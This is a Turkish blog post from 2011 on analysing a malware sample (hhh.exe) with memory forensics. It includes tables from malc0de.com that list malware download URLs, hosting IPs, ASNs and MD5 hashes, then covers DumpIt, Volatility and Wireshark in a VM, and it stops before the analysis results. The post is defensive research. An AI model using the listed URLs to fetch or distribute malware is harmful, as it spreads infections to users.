
Bellek Analizi ile Zararlı Yazılım Analizi

written by Mert SARICA | 26 December 2011

Yine bir gün twitter.com/hack4career hesabından duyurulan hack edilmiş ve/veya zararlı yazılım barındıran web sitelerine göz atarken gün aşırı tespit edilen, çoğunlukla iki harften oluşan zararlı yazılımlar (aa.exe, bb.exe vb.) ve bunları barındıran IP adresleri dikkatimi çekti. IP adreslerinden güncel olanını Google arama motoru üzerinde arattığımda malc0de.com isimli bir web sitesi ile karşılaştım. Benim de ilk defa karşılaştığım bu sitenin kuruluş amacının, aynı zararlı yazılımları barındıran ve yayan farklı web sitelerini birbirleriyle ilişkilendiren bir veritabanı olduğunu öğrendim.




Date	Domain	IP	CC	ASN	Autonomous System Name	Click Md5 for ThreatExpert Report
2011-12-22	hotyupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	b05c22f5ccce75e2d9b2e8c82a9d037a
2011-12-22	oyundestek.org/wp-content/uploads/2010/06/OyunDestek.Wolfteam-Hack.exe	31.210.72.190	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	ed1efacb3b08ac3976aacdbf400ff5f8
2011-12-22	youporget.info/3.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	051d6febfe1b322056f7595c4b95d289
2011-12-22	hotyupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	8f0bea1f12c1012ea47b9c0f72fd29c8
2011-12-22	izleyek.net.tc/izle.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f6ecefd80461731a408af280b61
2011-12-21	hotyupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	b05c22f5ccce75e2d9b2e8c82a9d037a
2011-12-21	oyundestek.org/wp-content/uploads/2010/06/OyunDestek.Wolfteam-Hack.exe	31.210.72.190	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	ed1efacb3b08ac3976aacdbf400ff5f8
2011-12-21	46.45.164.165/ggg.exe	46.45.164.165	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	af7c8efb5df7b9abccbeb49f29efc9fa
2011-12-21	youporget.info/3.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	051d6febfe1b322056f7595c4b95d289
2011-12-21	izleyek.net.tc/izle.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f6ecefd80461731a408af280b61
2011-12-21	46.45.164.164/gg.exe	46.45.164.164	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	98757e05af538ae1cbdbe7eea9c0aad2
2011-12-20	46.45.164.165/ggg.exe	46.45.164.165	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	af7c8efb5df7b9abccbeb49f29efc9fa
2011-12-20	youporget.info/ad.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	6e06709a03a0bb08786454c88216c006
2011-12-20	izleyek.net.tc/izle.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f6ecefd80461731a408af280b61
2011-12-20	freepornvid.info/4.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	866de021136456f7489a69d4f9f33969
2011-12-20	46.45.164.164/gg.exe	46.45.164.164	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	98757e05af538ae1cbdbe7eea9c0aad2
2011-12-20	www.youporget.info/ad.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	6e06709a03a0bb08786454c88216c006
2011-12-19	www.youporget.info/ad.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	b10def8c681fc0cc4e2d50aee23ccdbb

Bu veritabanı, üzerinde ülke bazlı ve ASN bazlı (Autonomous System Name) arama yapılabiliyor olması sayesinde zararlı yazılım analistlerinden güvenli barındırma hizmeti arayanlara kadar birçok kişi tarafından kullanılabilir.

ggg.exe uzantılı dosyayı barındıran ASN'e yönelik arama yaptığımda benzer isimli zararlı yazılımların 2011 yılının Ocak ayından bu yana aynı ASN üzerinde tespit ediliyor olması ve tespit edilen zararlı yazılımların sayısının 300'ü aşkın olması merakımı cezbetti ve deneme yanılma ile hhh.exe

adı altında tespit ettiğim zararlı yazılımı kısaca incelemeye karar verdim.



2011-02-21	178.211.56.90/a1.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	bb3d3e82270cb0bcaf0c5cc258d5b87d
2011-02-19	178.211.56.90/as3e.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-18	178.211.56.90/as3e.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-16	schastlivieiveselierebyta0003.com/xed/yourbot.exe	178.211.43.12	TR	42926	.	89f60c3956c75223a55f3630356f73b7
2011-02-14	darkorbit-hilesi.com/2.exe	213.128.65.98	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	63e6cb38fa76bad7bdcccc6b112b5e1f
2011-02-13	darkorbit-hilesi.com/2.exe	213.128.65.98	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	63e6cb38fa76bad7bdcccc6b112b5e1f
2011-02-13	178.211.56.90/as3e.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-12	178.211.56.90/as3e.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-11	178.211.56.90/as3e.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-08	178.211.56.90/zz.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-08	178.211.56.90/55.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	70e95757fd695f06ed632cf56d2c8c0d5
2011-02-07	178.211.56.90/zz.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-06	178.211.56.90/zz.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-05	178.211.56.90/zz.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	1b7e7985077ae29f57ec6e1ded0d3dbe
2011-02-01	178.211.56.90/yy.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	8523e4d71daa169f0256a2f5793efe6b
2011-02-01	178.211.56.90/4.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544ccf9d914672a73fdd739
2011-01-31	178.211.56.90/4.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544ccf9d914672a73fdd739
2011-01-31	178.211.56.90/yy.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	8523e4d71daa169f0256a2f5793efe6b
2011-01-28	178.211.56.90/4.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544ccf9d914672a73fdd739
2011-01-27	178.211.56.90/4.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544ccf9d914672a73fdd739
2011-01-26	178.211.56.90/4.exe	178.211.56.90	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	97dd44d75544ccf9d914672a73fdd739
2010-11-15	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	15584a1e1953ba8391f62b8d4826e8e3
2010-11-12	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	15584a1e1953ba8391f62b8d4826e8e3
2010-11-10	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	15584a1e1953ba8391f62b8d4826e8e3
2010-06-28	mesutduman.com/cikti.exe	213.128.85.66	TR	42926	RADORETELEKOM Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	fe69f3f717ebfada1a3ae5cb4b801b1d

previous 1 2 3 4 5 6 7 next

Bu defa daha önce gerçekleştirmiş olduğum alışılagelmiş analizlerin aksine zararlı yazılımın çalıştığı sistemin belleğini diske kaydederek bellek (memory) analizi gerçekleştirmeye karar verdim.


Adli bilişimde bellek analizi (memory forensic) denilince akla gelen ilk araç Volatility'dir. Aslında araç dersek haksızlık etmiş olabiliriz çünkü işin aslı Volatility, Python ile yazılmış birçok araçtan oluşan bir çatıdır (framework). Volatility ile diske kayıt edilmiş (dump) olan bellek dosyasını analiz ederek sistem üzerinde çalışan programlardan, ağ bağlantılarına, yüklü olan DLL'lerden, kayıt defterinde (registry) yer alan anahtarlara göz atmaya kadar hedef sistem ile ilgili olan birçok işlem gerçekleştirebilirsiniz.


Volatility 2.0 sürümü ile Windows XP SP2/SP3, Windows 2003 SP0/SP1/SP2, Vista SP0/SP1/SP2, Windows 2008 SP1/SP2 ve Windows 7 SP0/SP1 sistem görüntülerini (image) analiz edilebilmektedir.

Volatility ile analiz edeceğimiz bellek dosyasını oluşturmak için öncelikle hedef sistem üzerinde MoonSols firması tarafından geliştirilen DumpIt programının çalıştırılması gerekmektedir.


İlk iş olarak hhh.exe dosyasını Windows 7 üzerinde çalışan Windows XP SP3 sistemine kopyaladıktan sonra Windows 7 üzerinde Wireshark aracını çalıştırarak zararlı yazılım tarafından hedef sistem üzerinde üretilmesi


muhtemel olan trafiği kayıt altına almasını sağladım. hhh.exe dosyası üzerinde yer alan üstveriye (metadata) baktığımda Logitech firması tarafından geliştirilmiş bir araçmış gibi kendini tanımladığını gördüm. Ardından hhh.exe isimli zararlı yazılımı hedef sistem üzerinde çalıştırdıktan sonra daha önce hedef sisteme kopyalamış olduğumu DumpIt aracını çalıştırarak sistemin belleğini diske kayıt etmesini sağladım.

